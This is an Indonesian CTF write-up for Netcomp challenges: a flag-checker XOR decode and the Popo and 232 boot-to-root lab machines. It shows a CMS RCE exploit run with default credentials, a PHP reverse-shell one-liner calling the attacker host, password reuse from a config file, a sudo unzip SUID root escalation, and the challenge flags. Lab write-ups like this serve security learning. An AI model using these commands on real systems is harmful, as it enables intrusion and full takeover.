$$\left|(\mathrm{ord}(c) \oplus i) - \mathrm{int}(\mathrm{hash\_str}[2i : 2i+2], 16)\right| = 0$$

which implies:

$$(\mathrm{ord}(c) \oplus i) = \mathrm{int}(\mathrm{hash\_str}[2i : 2i+2], 16)$$

Hence to recover each character `c`:


$$\mathrm{ord}(c) = \mathrm{int}(\mathrm{hash\_str}[2i : 2i+2], 16) \oplus i$$

Solusi

```
import marshal, dis

with open("flagchecker.pyc", "rb") as f:
    data = f.read()

xor_region = data[676:]

decoded = bytes([c ^ (i % 256) for i, c in enumerate(xor_region)])

code_obj = marshal.loads(decoded)

dis.dis(code_obj)
```

```
hash_str = "7364675c6d5a7268646d55726378517b787460764b7c654876766e737573794053514740 4d444a"

flag_body = []
for i in range(39):
    x = int(hash_str[2*i:2*i+2], 16)
    c = chr(x ^ i)
    flag_body.append(c)

flag = "Netcomp{" + "".join(flag_body) + "}"

print(flag)
```

Hasil



```
 17          318 PUSH_NULL
             320 LOAD_NAME                  14 (exit)
             322 CALL                        0
             330 POP_TOP
             332 RETURN_CONST               12 (None)
Netcomp{see_i_told_you_there_is_nothing_special}
→  good ol flag checker
```

`Netcomp{see_i_told_you_there_is_nothing_special}`

BOOT TO ROOT

Popo-User


Deskripsi

(Pastikan sudah connect VPN Hacktrace-Ranges)
IP 10.1.2.231
Format Flag : Netcomp{flag}

Author: y0xhz

Informasi Terkait Soal

Diberikan sebuah IP (10.1.2.231), ketika dilakukan recon menggunakan nmap, didapatkan list sebagai berikut



```
# Nmap 7.94SVN scan initiated Sat Jan  4 22:47:38 2025 as: nmap -sV -sC -oN log/nmap 10.1.2.231
Nmap scan report for 10.1.2.231
Host is up (0.28s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Landing Page
|_http-server-header: Apache/2.4.58 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan  4 22:48:38 2025 -- 1 IP address (1 host up) scanned in 59.74 seconds
```

Ketika mengakses port 80, terdapat sebuah cms dengan jenis popojiCMS. Sebelum melakukan explorasi lebih lanjut, jalankan command berikut:

```
echo “10.1.2.231	popo.htr” >> /etc/hosts
```

Pendekatan

Untuk mendapatkan user, kami melakukan beberapa pendekatan berikut:

1. Login ke CMS
2. Remote Code Execution lalu melakukan reverse shell
3. Privilege Escalation ke user “user”

Solusi


Tidak banyak fitur yang bisa dicoba selain login, ketika kita mencoba login, aplikasi akan mendeteksi apakah suatu user exists atau tidak apabila kita mengetik pada input username. Apabila user exists, maka akan muncul input bar untuk password. Singkatnya, kami menggunakan user “admin” dan password “admin123” untuk mendapatkan akses. Versi yang digunakan adalah versi 2.0.1, dan terdapat kelemahan remote code execution dari versi tersebut. Download exploitnya menggunakan

```
searchsploit -m 'php/webapps/52022.py'
```

lalu jalankan script tersebut dengan:

```
python3 http://popo.htr admin admin123
```

kemudian akan muncul shell di atas setiap halaman:




selanjutnya kita siapkan listener dengan menjalankan:

nc -lnvp 9999


dan masukkan payload ini ke webshell:

php -r ’$sock=fsockopen(”10.18.200.77”,9999);exec(”sh <&3 >&3 2>&3”);’




```
┌──(kali㉿kali)-[~/netcomp]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.18.200.77] from (UNKNOWN) [10.1.2.231] 51752
whoami
www-data
```

kita berhasil mendapatkan www-data. Selanjutnya kita akan mencari cara untuk meningkatkan privilege ke user “user”. Di dalam file **/var/www/html/popoji/po-includes/core/config.php,** terdapat kredensial user database:



```
$db['host'] = "localhost";
$db['driver'] = "mysql";
$db['sock'] = "";
$db['port'] = "";
$db['user'] = "web";
$db['passwd'] = "P@ssw0rd";
$db['db'] = "popo";
```


Kita gunakan password nya untuk switch user menjadi “user”



```
?>www-data@popo:/var/www/html/popoji/po-includes/core$ su user
su user
Password: P@ssw0rd

user@popo:/var/www/html/popoji/po-includes/core$ █
```

baca user.txt di home directory milik user dan kita berhasil mendapatkan user flag.

Hasil



```
user@popo:/var/www/html/popoji/po-includes/core$ cd ~
cd ~
user@popo:~$ ls
ls
cuser.txt
user@popo:~$cat user.txt
cat user.txt
Netcomp{G0_go_Y0u_c4n_d0_1t_riGht_n0w}
```

Netcomp{G0_go_Y0u_c4n_d0_1t_riGht_n0w}

Popo-Root

Deskripsi

(Pastikan sudah connect VPN Hacktrace-Ranges)
IP 10.1.2.231
Format Flag : Netcomp{flag}


Author: y0xhz

Informasi Terkait Soal
Dapatkan root flag

Pendekatan
privilege escalation menjadi root

Solusi
langkah pertama yang kami lakukan adalah mencari tahu user "user" dapat melakukan command sudo untuk apa saja:


sudo -l



```
user@popo:~$ sudo -l
sudo -l
Matching Defaults entries for user on popo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User user may run the following commands on popo:
    (ALL) NOPASSWD: /usr/bin/unzip
```

user “user” bisa melakukan unzip menggunakan sudo. Di GTFOBINS, kita bisa melihat bahwa unzip bisa digunakan untuk mendapatkan shell sebagai root. Pertama, buat copy dari /bin/sh dan set permission suid, lalu zip copy dari binary sh tersebut:

cp /bin/sh .
chmod +s sh
zip shell.zip sh




```
user@popo:~$ cp /bin/sh .
cp /bin/sh .
user@popo:~$ chmod +s sh
chmod +s sh
user@popo:~$ ls -la
ls -la
total 168
drwxr-x--- 5 user user   4096 Dec 24 08:46 .
drwxr-xr-x 3 root root   4096 Dec 18 06:38 ..
lrwxrwxrwx 1 root root      9 Dec 23 17:05 .bash_history -> /dev/null
-rw-r--r-- 1 user user    220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 user user   3771 Mar 31  2024 .bashrc
drwx------ 2 user user   4096 Dec 18 06:38 .cache
drwxrwxr-x 3 user user   4096 Dec 18 08:21 .local
-rw-r--r-- 1 user user    807 Mar 31  2024 .profile
-rw-rw-r-- 1 user user   1024 Dec 24 05:09 .sh.swp
drwx------ 2 user user   4096 Dec 18 06:38 .ssh
-rw-r--r-- 1 user user      0 Dec 24 05:08 .sudo_as_admin_successful
-rwsr-sr-x 1 user user 129784 Dec 24 08:46 sh
-r-------- 1 user user     39 Dec 24 04:54 user.txt
```


Kemudian unzip dengan command berikut:

sudo unzip -K shell.zip

Flag -K digunakan untuk menjaga permission setuid yang sudah kita set sebelumnya, tetapi dengan menggunakan sudo, owner dari file tersebut menjadi milik user root dengan permission suid. Selanjutnya jalankan file tersebut dengan ./sh -p untuk mendapatkan shell root:




```
user@popo:~$ sudo unzip -K shell.zip
sudo unzip -K shell.zip
Archive:  shell.zip
replace sh? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
A
  inflating: sh
user@popo:~$ ls -la
ls -la
total 232
drwxr-x--- 5 user user   4096 Dec 24 08:46 .
drwxr-xr-x 3 root root   4096 Dec 18 06:38 ..
lrwxrwxrwx 1 root root      9 Dec 23 17:05 .bash_history → /dev/null
-rw-r--r-- 1 user user    220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 user user   3771 Mar 31  2024 .bashrc
drwx------ 2 user user   4096 Dec 18 06:38 .cache
drwxrwxr-x 3 user user   4096 Dec 18 08:21 .local
-rw-r--r-- 1 user user    807 Mar 31  2024 .profile
-rw-rw-r-- 1 user user   1024 Dec 24 05:09 .sh.swp
drwx------ 2 user user   4096 Dec 18 06:38 .ssh
-rw-r--r-- 1 user user      0 Dec 24 05:08 .sudo_as_admin_successful
-rwsr-sr-x 1 root root 129784 Dec 24 08:46 sh
-rw-rw-r-- 1 user user  62006 Dec 24 08:46 shell.zip
-r-------- 1 user user     39 Dec 24 04:54 user.txt
```



```
user@popo:~$ ./sh -p
./sh -p
# whoami
whoami
root
```

baca root.txt



```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
Netcomp{Y0u_F1nally_G0t_m3_Dud3!!!!}
```

Hasil

Netcomp{Y0u_F1nally_G0t_m3_Dud3!!!!}

232-User

Deskripsi

(Pastikan sudah connect VPN Hacktrace-Ranges)
IP 10.1.2.232

Format Flag : Netcomp{flag}


Author: y0xhz

Informasi Terkait Soal

Diberikan IP yaitu **10.1.2.232**. Karena mencoba mengakses IP ini secara langsung tidak memberikan hasil, kita lanjut ke reconnaisance.

```
PORT   STATE SERVICE REASON
22/tcp open  ssh  syn-ack ttl 63
76/tcp open  deos syn-ack ttl 63
```

Ada 2 port yang terbuka, 22 untuk **SSH** dan 76, yang mengarah ke:



This Might Be The End Of You

The newest era of information security. One plus one is two. Acong was here xDD

Continue reading...

World

Lend Me Some Money

Nov 12

Acong's life was a tapestry woven with the threads of adventure..

Continue reading

Design

Acong the Brave

Nov 11

There's a certain magic to a rainy day. The air is crisp and clean, the light is soft and diffused, casting a gentle glow on everything.

Continue reading

From the Firehose

The Unexpected Joys of a Rainy Day

January 1, 2014 by Mark

In the heart of the Amazon rainforest, amidst the lush greenery and the symphony of the jungle, lived a

About

Etiam porta *sem malesuada magna* mollis euismod. Cras mattis consectetur purus sit amet fermentum. Aenean lacinia bibendum nulla sed consectetur.

Sebuah website static yang tidak memiliki apa apa (semua link mengarah ke #). Setelah ini, kami pun mencoba directory search di **10.1.2.232**, yang tidak membuahkan hasil.

Pendekatan

Setelah beberapa saat, kita mencoba untuk melakukan directory search lagi di port 76, dan:


dirsearch


```
# Dirsearch started Sun Jan  5 14:14:48 2025 as:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u 10.1.2.232:76

403   275B   http://10.1.2.232:76/.ht_wsr.txt
403   275B   http://10.1.2.232:76/.htaccess.bak1
403   275B   http://10.1.2.232:76/.htaccess.orig
403   275B   http://10.1.2.232:76/.htaccess_orig
403   275B   http://10.1.2.232:76/.htaccess_sc
403   275B   http://10.1.2.232:76/.htaccessOLD2
403   275B   http://10.1.2.232:76/.htaccess_extra
403   275B   http://10.1.2.232:76/.htaccess.sample
403   275B   http://10.1.2.232:76/.htaccessBAK
403   275B   http://10.1.2.232:76/.htaccess.save
403   275B   http://10.1.2.232:76/.htaccessOLD
403   275B   http://10.1.2.232:76/.htm
403   275B   http://10.1.2.232:76/.html
403   275B   http://10.1.2.232:76/.htpasswd_test
403   275B   http://10.1.2.232:76/.httr-oauth
403   275B   http://10.1.2.232:76/.htpasswds
403   275B   http://10.1.2.232:76/.php
200   2MB  http://10.1.2.232:76/backup.zip
301   309B   http://10.1.2.232:76/css     -> REDIRECTS TO:
http://10.1.2.232:76/css/
200   5KB  http://10.1.2.232:76/favicon.ico
301   311B   http://10.1.2.232:76/fonts   -> REDIRECTS TO:
http://10.1.2.232:76/fonts/
200   543B   http://10.1.2.232:76/js/
403   275B   http://10.1.2.232:76/server-status
403   275B   http://10.1.2.232:76/server-status/
```

Ada endpoint yang menarik, **/backup.zip**.

Solusi

Setelah mengakses dan extract zip tersebut, ada file yang menarik, yaitu **jsut in case.txt**






```
pasta:oasis123oasis123
```

Setelah melihat ini (dengan formatting seperti itu), diasumsikan bahwa ini adalah credentials untuk melakukan SSH ke machine ini.

Hasil



```
[0/275]
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/etern1ty/ctf/netcomp-25/qual/b2r/reports/_10.1.2.232/_25
-01-05_13-34-26.txt

Target: http://10.1.2.232/

[13:34:26] Starting:

Cannot connect to: 10.1.2.232

Task Completed

> burpsuite
```

```
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
